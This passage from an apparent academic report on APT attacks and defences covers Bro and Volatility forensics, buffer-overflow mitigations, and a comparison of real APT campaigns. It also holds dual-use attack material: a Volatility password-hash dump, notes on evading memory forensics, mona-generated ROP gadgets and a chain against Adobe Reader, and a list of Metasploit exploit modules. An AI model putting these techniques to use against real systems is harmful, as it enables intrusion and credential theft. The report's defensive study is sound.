Taking an even more direct and concrete approach, the Australian Signals Directorate (ASD) published a list of the top 35 mitigation strategies and the data is based on their intrusion analysis[Aus14]. The list has been touted as a valuable source of APT defense guidelines[Leg15; Hof12] and gives defenders a set of readily-applicable mitigations. These strategies are listed according to an "effectiveness ranking" which determines the overall effect of following a given strategy. Using this ranking, the ASD argues that 85 of intrusions could be stopped by implementing these top 4 strategies[Aus14, p.1] [Leg15]:

- Application whitelisting.
- Keep your system OS updated.
- Make sure your applications are also up-to-date.
- Restrict administrative privileges.

When comparing these, along with the rest of the list, to the CKC, Chen et al. and Websense mitigations, we see certain similarities and also disparities in the way the ASD ranks their strategies. For example:

- The entire ASD list can be seen as a multi-campaign analysis from the CKC.
- Implementing host and network based IDS, firewalls (12th, 13th, 23rd), anti-virus (22nd, 30th) are also part of Chen et al and to some degree the CKC *course of action matrix.*
- *User education* is ranked 28th, whereas Chen et al. stress the importance of this strategy.

5.2 Indepth description of defensive countermeasures

This section will concentrate on specific phase mitigation tools. Specifically we will look at some tools to mitigate against some of the techniques used in the Delivery, Exploitation and Installation phases, since those three are critical to a successful attack.

Delivery

Using the NIDS framework called ”bro”[3], we can analyze the logs of the network traffic. By looking at the SMTP traffic on the mailserver, we can see how the infected pdf was delivered.

```
root@666-kali-64bit:/temp# bro -r smtp-dump.pcap local
root@666-kali-64bit:/temp# ls
conn.log  dns.log  files.log  loaded_scripts.log  packet_filter.log
 ↪  reporter.log  smtp-dump.pcap  smtp.log  weird.log
```

Figure 5.1: SMTP carving with bro.

```
root@666-kali-64bit:/temp# cat files.log | bro-cut fuid,
mime_type, filename, total_bytes, md5
FQPx2e1QQNbbahjYXj   text/plain       -         -   05f5219ad53b9342dc7510793eb9fc67
FzuUOZ1DlkqUnGsd0i   text/html        -         -   872f42e97e3740995b382234762ac3f1
FeCXQYY3jxfvXuqK1    -                -         -   81051bcc2cf1bedf378224b0a93e2877
FdTEqv35jxD04VABq1   application/zip  evil.zip  -   b3596b08f06d838b5834a2ac196ce42a
```

Figure 5.2: Listing binary files.

The figure shown in 5.2 shows the binary files that were found by bro in the analysis and we can take a closer look at *evil.zip* by looking at a hex dump of the file.

The magic bytes, shown at line 2 in figure 5.3, is *PK*, which leads us to conclude that we are dealing with a ZIP file[4]. Looking at the tail end of the hex dump (figure 5.4), we can see that it contains a PDF file called *evil.pdf*.

[3]https://www.bro.org

[4]http://en.wikipedia.org/wiki/Magic_number_(programming)#Magic_numbers_in_files

```
root@666-kali-64bit:/temp# xxd extract-SMTP-FdTEqv35jxDO4VABq1 | head -10
0000000: 504b 0304 1400 0000 0800 916c 6546 69e7  PK........leFi.
0000010: 90df 74b1 0000 85b4 0000 0800 0000 6576  ..t...........ev
0000020: 696c 2e70 6466 6477 0390 654d d66d d976  il.pdfdw..eM.m.v
0000030: 5597 6ddb b66d 9b5d b66d dbb6 6ddb eeb2  U.m..m.].m..m...
0000040: 6dbb eaf5 37ff cc9b 8773 2332 72af 5c7b  m...7....s#2r.\{
0000050: 6de4 8e13 e792 c80b 8bd2 30d0 d2c3 4231  m.........0...B1
0000060: e0d3 e3db 195a c242 7173 c342 41d2 c91b  .....Z.Bqs.BA...
0000070: 9899 38e2 33fe 0515 ff31 95dd 7f9b e0d3  ..8.3....1......
0000080: 0919 3819 58db 99c1 42f1 f2c2 4299 d81a  ..8.X...B...B...
0000090: ff8b cff8 7f3b 0ad9 39db 3ae1 33fc b395  .....;..9.:.3...
000
```

Figure 5.3: Hex dump of first 10 lines.

```
root@666-kali-64bit:/temp# xxd extract-SMTP-FdTEqv35jxDO4VABq1 | tail -10
000b150: 7670 ff87 e37f 5483 b898 58db 815c fefa  vp....T...X..\..
000b160: 61ec 9ad6 5e20 0027 27bb 9a0b c80d c0c3  a...^ .''.......
000b170: 25c8 aee1 f887 609c 7fd3 40de c1c2 11f0  %.....`...@.....
000b180: cfcc e828 7ff3 f85f f3f2 f00a f272 a3a3  ...(..._.....r..
000b190: d0d2 7e50 9541 47f9 ff00 504b 0102 1400  ..~P.AG...PK....
000b1a0: 1400 0000 0800 916c 6546 69e7 90df 74b1  .......leFi...t.
000b1b0: 0000 85b4 0000 0800 0000 0000 0000 0000  ................
000b1c0: 2000 0000 0000 0000 6576 696c 2e70 6466   .......evil.pdf
000b1d0: 504b 0506 0000 0000 0100 0100 3600 0000  PK..........6...
000b1e0: 9ab1 0000 0000                           ......
```

Figure 5.4: Last 10 lines.

Exploitation and Installation

Memory analysis using Volatility

```
root@666-kali-64bit:/usr/share/volatility# ./vol.py --profile=Win7SP1x86 -f
 ↪  /root/Downloads/004-win7pro-sp1-x86-Snapshot6.vmsn hashdump
        Volatility Foundation Volatility Framework 2.4
        Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
        user1:1000:aad3b435b51404eeaad3b435b51404ee:b8460dfbfe28fdfcccc172e9f9107b0d:::
        user2:1001:aad3b435b51404eeaad3b435b51404ee:5116327a4cccac15283758566262cc48:::
        Gordon:1002:aad3b435b51404eeaad3b435b51404ee:b14f47fc5d6a976203f13aceb85fa02d:::
        chell:1004:aad3b435b51404eeaad3b435b51404ee:54885e393ff9d4e853921e5ab9980c12:::
        Isaac:1006:aad3b435b51404eeaad3b435b51404ee:2eb8cac1be7574af86cc7231ebe76108:::
```

Figure 5.5: Using Volatility to dump password hashes.

Analyzing the memory of a compromised host can help a defender locate malware, but it can also be used, by the attacker, to find password and hashes of the users of the computer. As an example we ran a memory dump file from our attack example (004-w7sp1-x86) through Volatility to see if we could extract any hashes. In figure 5.5 we run Volatility with the *hashdump* argument and get a list of found password hashes from the system.

As a counter-example, we use Volatility with the argument *malfind* which looks for injected code and enables us to detect the presence of malware. In figures 5.6 5.7 we see the output from Volatility where it detected injected code in the memory. It finds that *EXPLORER.EXE* seems to have some injected code, which is true. We migrated the malware from Adobe Reader to *EXPLORER.EXE* during the attack[5].

Volatility is able to do much more than what we show here, but the examples do show how easy it is to use.

[5]See the section called Exploitation on page 63

```
root@666-kali-64bit:/usr/share/volatility# ./vol.py --profile=Win7SP1x86 -f
 ↪  /root/Downloads/004-win7pro-sp1-x86-Snapshot3.vmsn malfind
Volatility Foundation Volatility Framework 2.4
Process: explorer.exe Pid: 2352 Address: 0x33a0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x033a0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x033a0010  00 00 3a 03 00 00 00 00 00 00 00 00 00 00 00 00   ..:.............
0x033a0020  10 00 3a 03 00 00 00 00 00 00 00 00 00 00 00 00   ..:.............
0x033a0030  20 00 3a 03 00 00 00 00 00 00 00 00 00 00 00 00   ..:.............

0x33a0000 0000             ADD [EAX], AL
0x33a0002 0000             ADD [EAX], AL
0x33a0004 0000             ADD [EAX], AL
0x33a0006 0000             ADD [EAX], AL
0x33a0008 0000             ADD [EAX], AL
0x33a000a 0000             ADD [EAX], AL
0x33a000c 0000             ADD [EAX], AL
0x33a000e 0000             ADD [EAX], AL
0x33a0010 0000             ADD [EAX], AL
0x33a0012 3a03             CMP AL, [EBX]
0x33a0014 0000             ADD [EAX], AL
0x33a0016 0000             ADD [EAX], AL
0x33a0018 0000             ADD [EAX], AL
0x33a001a 0000             ADD [EAX], AL
0x33a001c 0000             ADD [EAX], AL
0x33a001e 0000             ADD [EAX], AL
0x33a0020 1000             ADC [EAX], AL
0x33a0022 3a03             CMP AL, [EBX]
0x33a0024 0000             ADD [EAX], AL
0x33a0026 0000             ADD [EAX], AL
0x33a0028 0000             ADD [EAX], AL
0x33a002a 0000             ADD [EAX], AL
0x33a002c 0000             ADD [EAX], AL
0x33a002e 0000             ADD [EAX], AL
0x33a0030 2000             AND [EAX], AL
0x33a0032 3a03             CMP AL, [EBX]
0x33a0034 0000             ADD [EAX], AL
0x33a0036 0000             ADD [EAX], AL
0x33a0038 0000             ADD [EAX], AL
0x33a003a 0000             ADD [EAX], AL
0x33a003c 0000             ADD [EAX], AL
0x33a003e 0000             ADD [EAX], AL
```

Figure 5.6: Volatility detects malware migrated to *EXPLORER.EXE*.

```
Process: msf.pdf Pid: 1492 Address: 0x1e0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 33, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x001e0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x001e0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x001e0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x001e0030  00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00   ................

0x1e0000 4d              DEC EBP
0x1e0001 5a              POP EDX
0x1e0002 90              NOP
0x1e0003 0003            ADD [EBX], AL
0x1e0005 0000            ADD [EAX], AL
0x1e0007 000400          ADD [EAX+EAX], AL
0x1e000a 0000            ADD [EAX], AL
0x1e000c ff              DB 0xff
0x1e000d ff00            INC DWORD [EAX]
0x1e000f 00b800000000    ADD [EAX+0x0], BH
0x1e0015 0000            ADD [EAX], AL
0x1e0017 004000          ADD [EAX+0x0], AL
0x1e001a 0000            ADD [EAX], AL
0x1e001c 0000            ADD [EAX], AL
0x1e001e 0000            ADD [EAX], AL
0x1e0020 0000            ADD [EAX], AL
0x1e0022 0000            ADD [EAX], AL
0x1e0024 0000            ADD [EAX], AL
0x1e0026 0000            ADD [EAX], AL
0x1e0028 0000            ADD [EAX], AL
0x1e002a 0000            ADD [EAX], AL
0x1e002c 0000            ADD [EAX], AL
0x1e002e 0000            ADD [EAX], AL
0x1e0030 0000            ADD [EAX], AL
0x1e0032 0000            ADD [EAX], AL
0x1e0034 0000            ADD [EAX], AL
0x1e0036 0000            ADD [EAX], AL
0x1e0038 0000            ADD [EAX], AL
0x1e003a 0000            ADD [EAX], AL
0x1e003c e8              DB 0xe8
0x1e003d 0000            ADD [EAX], AL
0x1e003f 00              DB 0x0
```

Figure 5.7: Volatility detects exploit in PDF file.

Avoiding detection by Volatility

Volatility uses two consecutive processes when it runs: One process performs memory acquisition while the other performs the analysis.

The acquisition process runs in both user mode and kernel mode, as physical memory cannot be read from user mode. To start memory acquisition, a driver needs to be installed and loaded. As the name of the acquisition driver is known in advance, it is possible to disable installation or loading of the driver. The acquisition tool process can also be killed by an attacker, as the name of the process is well known. This is however easily detected by a an attacker, and evaded easily (rename process and driver to something else in source code and recompile).[Mil12]

A more suble way of hiding from Volatility, employed by Dementia[6] is detecting when a memory acquisition tool is running. If a running acquisition is detected, Dementia injects a DLL into the acquisition tool, and hooks *DeviceIOControl()* to hide specified processes, threads, handles, objects, memory allocations and drivers. [Mil12]

Mitigating buffer overflows

A generic protection against buffer overflows is to implement canaries, which are known values that are pushed onto the stack between the local variables of a function and the return address (see Figure 5.8). Should a buffer overflow occur, the canary value will be overwritten before the return address, which allows detection. Depending on what type of contents is used and the desired security level, canaries can contain different values: StackGuard allows terminator canaries, random canaries and random XOR canaries. It was previously common to use terminator characters[7] as canaries, as it will always be possible to detect if a string buffer overflows has overwrite a canary with a null byte.[8] Using terminator canaries has the disadvantage of attackers knowing them in advance which makes it easy to leave them unchanged if the buffer is overflowed using *memcpy*. Should the attacker be able to execute a strcpy more than once, it will be possible to overwrite the return address on the first write, and reset the canary on consecutive writes. Using random canaries can also have some weaknesses - if the attacker is able to read the address before the overflow occurs, it is possible to leave the canary value unchanged. Random XOR canaries makes it more difficult for an attacker, as the canary is XOR'ed with control values.[Cow+98]

Kernel patches

In addition to compiletime mitigations toward buffer overflows, improvements have also been made to the Linux kernel. A well known kernel patch is *PaX*, which adds

[6]Presented at 29c3 in 2012 `http://events.ccc.de/congress/2012/Fahrplan/events/5301.en.html`

[7]NULL characters, CR, LR or -1

[8]As strcpy or strcat will stop the overflow after writing a null byte, the attack cannot continue past the canary and overwrite the return address undetected




Figure 5.8: Canaries protecting the return address.

randomization to userland stacks[9] and kernel stacks[10] as well as adding other improvements.

Executable space protection

Another measure to prevent exploitation of buffer overflow vulnerabilities is executable space protection - it prevents execution of data placed in memory during runtime by an application. This marks any data written to memory by the program as non executable, which should protect against simple shellcode.

Microsoft has named the Windows implementation of this technology DEP (Data Execution Prevention), while it is implemented under different names in other operating systems. A feature of DEP is a *whitelist* of programs which have DEP disabled - If any sections in the PE file is named *.aspak*, *.pcle* or *.sforce* DEP will be disabled for the entire process. This means that applications packed with ASPack or protected by StarForce[11] will run without DEP. [G R05, p.18]

Should an application require to execute data it has written to memory, there are system calls to modify DEP functionality or disable DEP for a memory area.[12]

Hardware enforced ESP For hardware enforced executable space protection, the CPU marks memory pages written to by a program with an NX bit (No-eXecute), so

[9] `http://pax.grsecurity.net/docs/randustack.txt`
[10] `http://pax.grsecurity.net/docs/randkstack.txt`
[11] StarForce provides protection against unauthorized copying and video game piracy
[12] See VirtualAlloc `https://msdn.microsoft.com/en-us/library/windows/desktop/aa366887(v=vs.85).aspx` or SetProcessDEPPolicy `https://msdn.microsoft.com/en-us/library/windows/desktop/bb736299(v=vs.85).aspx`

any data written to memory is by default not executable.

Software enforced ESP Limitations to i386 architecture requires emulated NX bit (OpenBSD). Software DEP is named SafeSEH on the Windows platform.

ASLR (Address Space Layout Randomization)

Randomization makes it more difficult to determine where injected code is placed, and thus harder for an attacker to execute.

If the attacker is able to know where the code added to the stack by a buffer overflow is placed, it is easier to know where to set the return value.

A disadvantage of ASLR is that the program or library must support it in order to use it, otherwise it will fallback to using fixed addresses.

EMET

To allow administrators to adjust DEP and ASLR on their systems to better fit their needs, Microsoft has released Enhanced Mitigation Experience Toolkit. It also allows adjustment of DEP, ASLR, HeapSpray protections, and other settings, for applications. [13]

Optimization-unstable code

Compiler introduced buffer overflows are often not visible to programmers; An example (Figure 5.9) from [Wan+13] shows optimization-unstable code. The check if(buf + len < buf) relies on an architecture dependent overflow and will be removed by the compiler when optimization options are enabled as overflowed pointers are undefined behavior in C. Undefined behavior according to the C standard means that anything can happen, and the compiler is free to make a decision on what should happen - as the compiler is optimizing for speed / size, it will in most cases remove the check. This effect causes the compiler to output vulnerable code, even though the programmer assumes the check is there.[Wan+13]

A proposed solution is to locate any optimization-unstable code, which leads to undefined behaviour, using a static checker. [Wan+13]

[13] `https://support.microsoft.com/en-us/kb/2458544`

```
char *buf = ...;
char *buf_end = ...;
unsigned int len = ...;
if (buf + len >= buf_end)
  return; /* len too large */
if (buf + len < buf)
  return; /* overflow, buf+len wrapped around */
/* write to buf[0..len-1] */
```

Figure 5.9: Example of [Wan+13].

CHAPTER 6

Discussion

Implementing a subset of the top 35 mitigation strategies from the Australia Signals Directorate will greatly reduce the odds of being the victim of typical attacks - it will however not make an organization bulletproof, as a very motivated and creative attacker will still be able to circumvent the security mitigations. ASD states that "At least 85% of the cyber intrusions that ASD responds to involve adversaries using unsophisticated techniques that would have been mitigated by implementing the Top 4 mitigation strategies as a package" [Aus14]. This means that attackers currently are using techniques which can be mitigated (to some extent) by the top 4 strategies.

Should an attacker be highly motivated and willing to use a zero-day exploit it will be futile to attempt to protect using *application whitelisting*, *patch applications* and *patch OS vulnerabilities* as an attacker could exploit an unknown vulnerability in a whitelisted process or the OS.

It is not in the interest of a single company (A) that other companies(B,C) improve their security to the same level, as that will give attackers a better return on investment on developing their toolkits; If it is very expensive to reach the sophistication necessary to be able to attack just A, the return of investment for the attacker will be poor - should it be necessary to improve the toolkit to attack B and C as well, the return of investment becomes a lot better.

When the majority of companies have implemented a mitigation, it is just a matter of time before attackers spend more the resources to find another way in.[1]

Some mitigations from [Aus14] can be easily deflected by an attacker already. *Web domain whitelisting all domains* will make it more difficult to provide classic C2-over-http, which will cause attackers to use other communication channels for C2[2].

6.1 Future work

During our work we discovered some potential future projects that can be derived from this project:

- Can the defensive procedures from the analysis be used to automate or bulk handle attacks? For example:

[1]Examples include password hashes which can now be fetched from memory instead of SAM database, DEP which can be countered with ROP

[2]The attacker might use: IP-over-DNS, steganography in pictures on social media, embedding data in Google calendar, or something more creative.

  - Compare each step of an attack with a memory dump using Volatility to extract IoC's

- Test commercially available products, such as the products from FireEye/Mandiant, Websense, etc. to see if their defenses can hold up to the attacks we looked at and tried.

CHAPTER 7
Conclusion

Early in the report we concluded that the CKC model was able to explain the two other models (Mandiant and Secureworks) and was therefore sufficient in almost every way but one; it didn't describe *why* APTs exist, what factors are contributing to their continued operation, and the motives that drive the supposed nation-states behind, be it political, economical or other. Our added *Intent* phase is an attempt to extend the CKC model to encompass that particular aspect as well and by using it throughout the model evaluation we think it brings something to the table.

Although the real world data from the five different APTs was sometimes lacking in detail, we tried to explain them in the context of our chosen model - it is our conclusion that they fit quite well. [1]

We carried out an attack on our lab environment, which we described in detail to learn different techniques and tools used for exploitation. Given our environment was a default windows 7 domain environment, we were surprised to see how easy it was to infiltrate using commonly known exploits.

As we had an accurate model, data from the real world examples, and our own practical attack, we looked at different mitigation strategies and best practices. This led us to the conclusion that no single technology or tool can keep a defender completely safe from intrusion. Based on our experience gained from this project, we believe the best strategy for defense is an active and continuous effort to improve the security of the given system.

[1] We did note some caveats in Does our chosen model hold up in the real world? on page 24

APPENDIX A

Model Evaluation

A.1 Comparison of different APT attacks in relation to CKC

Phase	**Energetic Bear / Crouching Yeti**	**Regin**	**Equation**	**APT1**	**Duqu 2.0**
Intent	Eastern European-led espionage campaign.	Western-led espionage campaign.	Western-led espionage campaign, possibly linked to the NSA.	Chinese-led espionage campaign, linked to Unit 61398, who are under Chinese government control.	Israeli espionage campaign primarily targeted at Kaspersky and the nuclear summit in 2014.
Reconnaissance	Targeted at specific companies in different sectors.	Targeted at specific companies and people.	Targeted specific companies in different sectors and persons of interest.	Analysis suggests a broad spectrum of targets.	Extremely targeted
Weaponization	Combined the exploits, listed in Exploitation, with different delivery methods.	Unknown, but man-in-the-middle attacks with browser zero-days are suspected.	- CD-ROM autorun + exploits - EQUATIONLASER Trojan dropper	Compressed .EXE file, disguised as .PDF, containing exploit	Unknown
Delivery	- Watering hole - Spearphishing - Trojan	Unknown, water hole attack likely	- Worm (Fanny) - CD-ROMs - USB stick exploits - Watering hole	Spearphising	Unknown, spearphising likely
Exploitation	PDF/SWF exploit - CVE-2011-0611 Java/IE exploits - CVE-2013-2465 - CVE-2013-1347 - CVE-2012-1723	Unknown	TrueType font exploits - CVE-2012-0159 - CVE-2013-3894 .LNK exploit - CVE-2010-2568 Internet Explorer exploit - CVE-2013-3918 Java exploits - CVE-2012-1723 - CVE-2012-4681	PDF/SWF exploit - CVE-2011-0611	Windows kernel exploits - CVE-2015-2360 -CVE-2015-2360 TrueType font exploit - CVE-2014-4148
Installation	- Havex trojan - Ddex trojan - Karagany trojan/backdoor - Sysmain trojan - ClientX trojan/backdoor	Trojans, some installed by DLL injection.	1. DOUBLEFANTASY 2. GRAYFISH	1. WEBC2 2. Different trojans, e.g. BISCUIT	In-memory only.
C2	Uses C2 servers to send and receive messages.	Uses peer-to-peer for communicating between infected computers and only sparingly contacts outside C2 servers to avoid detection.	As well as normal C2 servers, Equation uses USB sticks to relay messages to/from airgapped networks.	Uses C2 servers to send and receive messages.	Uses C2 servers to send and receive messages.
Actions on Objective	Surveillance of industrial/manufacturing, pharmaceutical, construction, education and IT sectors	Surveillance of telecom operators, government, financial, research institutions and individuals deemed interesting.	Surveillance of government, telecom, aerospace, energy, nuclear research, oil and gas production, military, nanotechnology, transportation, financial sectors as well as persons of interest.	Surveillance of IT, aerospace, government, telecom, research, energy and transportation sectors, among others.	Surveillance of very specific targets, such as Kaspersky and Nuclear Summit meeting between P5+1 and Iran

Table A.1: Five different APTs in relation to the CKC.

APPENDIX B

Mona

As the Mona output was excessively large, we decided not to include the full output in appendix, but rather to insert relevant commands and snippts of output. Should the full output be required, it can be obtained by contacting the authors of the report.

B.1 Installation and use

To find ROP gadgets and make ROP chains we used Immunity Debugger and the mona plugin
Immunity Debugger is available at: `http://debugger.immunityinc.com/`
mona is available at: `https://github.com/corelan/mona`
Installation instructions for mona: ”Simply drop mona.py into the ’PyCommands’ folder (inside the Immunity Debugger application folder).”

When mona is installed, it can be run from the Immunity Debugger console:

```
!mona rop
```

Mona produces several output files:

- rop.txt contains all *interesting gadgets* found by mona
- rop_suggestions.txt maps some of the gadgets found by mona to instructions
- rop_chains.txt contains generated ROP chains - by default mona generates ROP chain for VirtualProtect and VirtualAlloc
- stackpivot.txt contains examples of stackpivots

For our example, we load a PDF file with an AcroForm into Adobe Reader, to force loading of the same modules which was exploited by the Cooltype module for Metasploit and then executed mona rop.

Some of the output we got was:

Exercept of rop.txt:

```
================================================================================
  Output generated by mona.py v2.0, rev 561 - Immunity Debugger
  Corelan Team - https://www.corelan.be
================================================================================
  OS : 7, release 6.1.7601
  Process being debugged : AcroRd32 (pid 3124)
  Current mona arguments: rop
================================================================================
  2015-06-22 22:31:48
================================================================================
-----------------------------------------------------------------------------------------------------------------
 Module info :
-----------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------------------------
 0x6bb60000 | 0x6bc23000 | 0x000c3000 | True   | True    | True  |  True    | False  | 2.17.1.1 [ACE.dll] (C:\Program
  ↪   Files\Adobe\Reader 9.0\Reader\ACE.dll)
... snip ...
 0x4ad00000 | 0x4ad17000 | 0x00017000 | False  | True    | False |  False   | False  | 3.6.0.0 [icudt36.dll]
  ↪   (C:\Program Files\Adobe\Reader 9.0\Reader\icudt36.dll)
... snip ...
-----------------------------------------------------------------------------------------------------------------
Interesting gadgets
-------------------
... snip ...
0x4a80801b :  # POP EDI # POP ESI # MOV EAX,EBX # POP EBX # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
0x4a80801c :  # POP ESI # MOV EAX,EBX # POP EBX # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
0x4a80801d :  # MOV EAX,EBX # POP EBX # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
... snip ...
```

Exercept of rop_suggestions.txt:

```
... snip ...
Suggestions
-------------------
... snip ...
[move eax -> ecx]
0x4a830da3 (RVA : 0x00030da3) : # PUSH EAX # ADD AL,59 # POP ECX # RETN    ** [icucnv36.dll] **   |
 ↪   {PAGE_EXECUTE_READ}
[move ecx -> edx]
0x4a844122 (RVA : 0x00044122) : # MOV EDX,ECX # RETN    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
... snip ...
```

Exercept of rop_chains.txt:

```
... snip ...
ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :
... snip ...
    rop_gadgets =
    [
      0x00000000,  # [-] Unable to find API pointer -> eax
      0x4a81f1e3,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [icucnv36.dll]
      0x4a83676a,  # PUSH EAX # MOV EAX,ESI # POP ESI # RETN 0x08 [icucnv36.dll]
      0x4a8429a1,  # POP EBP # RETN [icucnv36.dll]
      0x41414141,  # Filler (RETN offset compensation)
      0x41414141,  # Filler (RETN offset compensation)
      0x4a845fb1,  # & push esp # ret  [icucnv36.dll]
      0x1002111c,  # POP EBX # RETN [cryptocme2.dll]
      0x00000201,  # 0x00000201-> ebx
      0x4a823e63,  # POP ECX # RETN [icucnv36.dll]
      0x00000040,  # 0x00000040-> edx
      0x4a844122,  # MOV EDX,ECX # RETN [icucnv36.dll]
      0x10006dfd,  # POP ECX # RETN [cryptocme2.dll]
      0x4a8a027a,  # &Writable location [icucnv36.dll]
      0x4a82c485,  # POP EDI # RETN [icucnv36.dll]
      0x4a83d005,  # RETN (ROP NOP) [icucnv36.dll]
      0x4a827491,  # POP EAX # RETN [icucnv36.dll]
      0x90909090,  # nop
      0x100024e6,  # PUSHAD # RETN [cryptocme2.dll]
    ].flatten.pack("V*")
... snip ...
```

Exercept of stackpivot.txt:

```
... snip ...
Stack pivots, minimum distance 8
-------------------------------------
Non-safeSEH protected pivots :
------------------------------
0x1003f127 : {pivot 8 / 0x08} :  # POP EBX # POP EBP # RETN 0x0C    ** [cryptocme2.dll] **   |   {PAGE_EXECUTE_READ}
```

```
0x1000142e : {pivot 8 / 0x08} :  # POP EBP # POP EBX # RETN    ** [cryptocme2.dll] **   |  null {PAGE_EXECUTE_READ}
... snip ...
SafeSEH protected pivots :
--------------------------
0x4a807322 : {pivot 8 / 0x08} :  # POP ESI # POP EBP # RETN 0x0C    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
0x4a8073ff : {pivot 8 / 0x08} :  # POP ESI # POP EBP # RETN 0x0C    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
0x4a8075f6 : {pivot 8 / 0x08} :  # POP ESI # POP EBP # RETN 0x0C    ** [icucnv36.dll] **   |   {PAGE_EXECUTE_READ}
... snip ...
```

APPENDIX C Metasploit output

As the Metasploit output was excessively large, we decided not to include the full output in appendix, but rather to insert relevant commands and output. Should the full list of commands and output be required, it can be obtained by contacting the authors of the report.

C.1 Output from a search for windows adobe fileformat exploits

```
msf > search exploit/windows/fileformat/adobe

Matching Modules
================

Name                                                   Disclosure Date Rank      Description
----                                                   --------------- ----      -----------
exploit/windows/fileformat/adobe_collectemailinfo      2008-02-08      good      Adobe
 ↪   Collab.collectEmailInfo() Buffer Overflow
exploit/windows/fileformat/adobe_cooltype_sing         2010-09-07      great     Adobe CoolType
 ↪   SING Table "uniqueName" Stack Buffer Overflow
exploit/windows/fileformat/adobe_flashplayer_button    2010-10-28      normal    Adobe Flash
 ↪   Player "Button" Remote Code Execution
exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04    normal    Adobe Flash
 ↪   Player "newfunction" Invalid Pointer Use
exploit/windows/fileformat/adobe_flatedecode_predictor02 2009-10-08    good      Adobe FlateDecode
 ↪   Stream Predictor 02 Integer Overflow
exploit/windows/fileformat/adobe_geticon               2009-03-24      good      Adobe
 ↪   Collab.getIcon() Buffer Overflow
exploit/windows/fileformat/adobe_illustrator_v14_eps   2009-12-03      great     Adobe Illustrator
 ↪   CS4 v14.0.0
exploit/windows/fileformat/adobe_jbig2decode           2009-02-19      good      Adobe JBIG2Decode
 ↪   Memory Corruption
exploit/windows/fileformat/adobe_libtiff               2010-02-16      good      Adobe Acrobat
 ↪   Bundled LibTIFF Integer Overflow
exploit/windows/fileformat/adobe_media_newplayer       2009-12-14      good      Adobe
 ↪   Doc.media.newPlayer Use After Free Vulnerability
exploit/windows/fileformat/adobe_pdf_embedded_exe      2010-03-29      excellent Adobe PDF
 ↪   Embedded EXE Social Engineering
exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29      excellent Adobe PDF Escape
 ↪   EXE Social Engineering (No JavaScript)
exploit/windows/fileformat/adobe_reader_u3d            2011-12-06      average   Adobe Reader U3D
 ↪   Memory Corruption Vulnerability
exploit/windows/fileformat/adobe_toolbutton            2013-08-08      normal    Adobe Reader
 ↪   ToolButton Use After Free
exploit/windows/fileformat/adobe_u3d_meshdecl          2009-10-13      good      Adobe U3D
 ↪   CLODProgressiveMeshDeclaration Array Overrun
exploit/windows/fileformat/adobe_utilprintf            2008-02-08      good      Adobe
 ↪   util.printf() Buffer Overflow
```

Glossary

$P5+1$ Designation for China, France, Russia, U.K. and the U.S (P5), which are the five permanent members of the UN Security Council. The +1 refers to Germany.. 23

APT Advanced Persistent Threat. i, ix, xiii, 1–5, 7–16, 18–20, 22–25, 49, 51, 54, 57, 83, 85, 86, 99, 102

ASD The Australian Signals Directorate (ASD, formerly DSD) is an intelligence agency in the Australian Government Department of Defence, with its headquarters in Canberra. - `http://www.asd.gov.au`. 86

ASLR Address Space Layout Randomization. 76

bootkit Describes a mechanism to hijack the boot record and install malicious code. By doing this the attacker now controls the launching Windows and effectively gains complete control over the OS.. 21, 49

C2 Command and Control, see chapter 2, page 8 for description.. ix, 8, 10, 12, 17, 18, 20, 21, 23, 24, 51–53, 85

CIRT Computer Incident Response Team. 7

CKC Cyber Kill Chain - Lockheed Martins name for their APT lifecycle model. 57, 83–85, 99

DEP Data Execution Prevention. 76, 93

DKIM DomainKeys Identified Mail. Similar to SPF, also detects email spoofing using DNS TXT records, but uses public key encryption for validation. `http://www.dkim.org`. 29

DLP Data Loss Prevention - `http://www.sans.org/reading-room/whitepapers/dlp/data-loss-prevention-32883`. 85

drop Many security professionals refer to a malicious program or process (trojan, RAT, backdoor etc.) installed using an exploit as being “dropped”[Kasb, p.6]. 16, 22

EIP Extended Instruction Pointer. 78

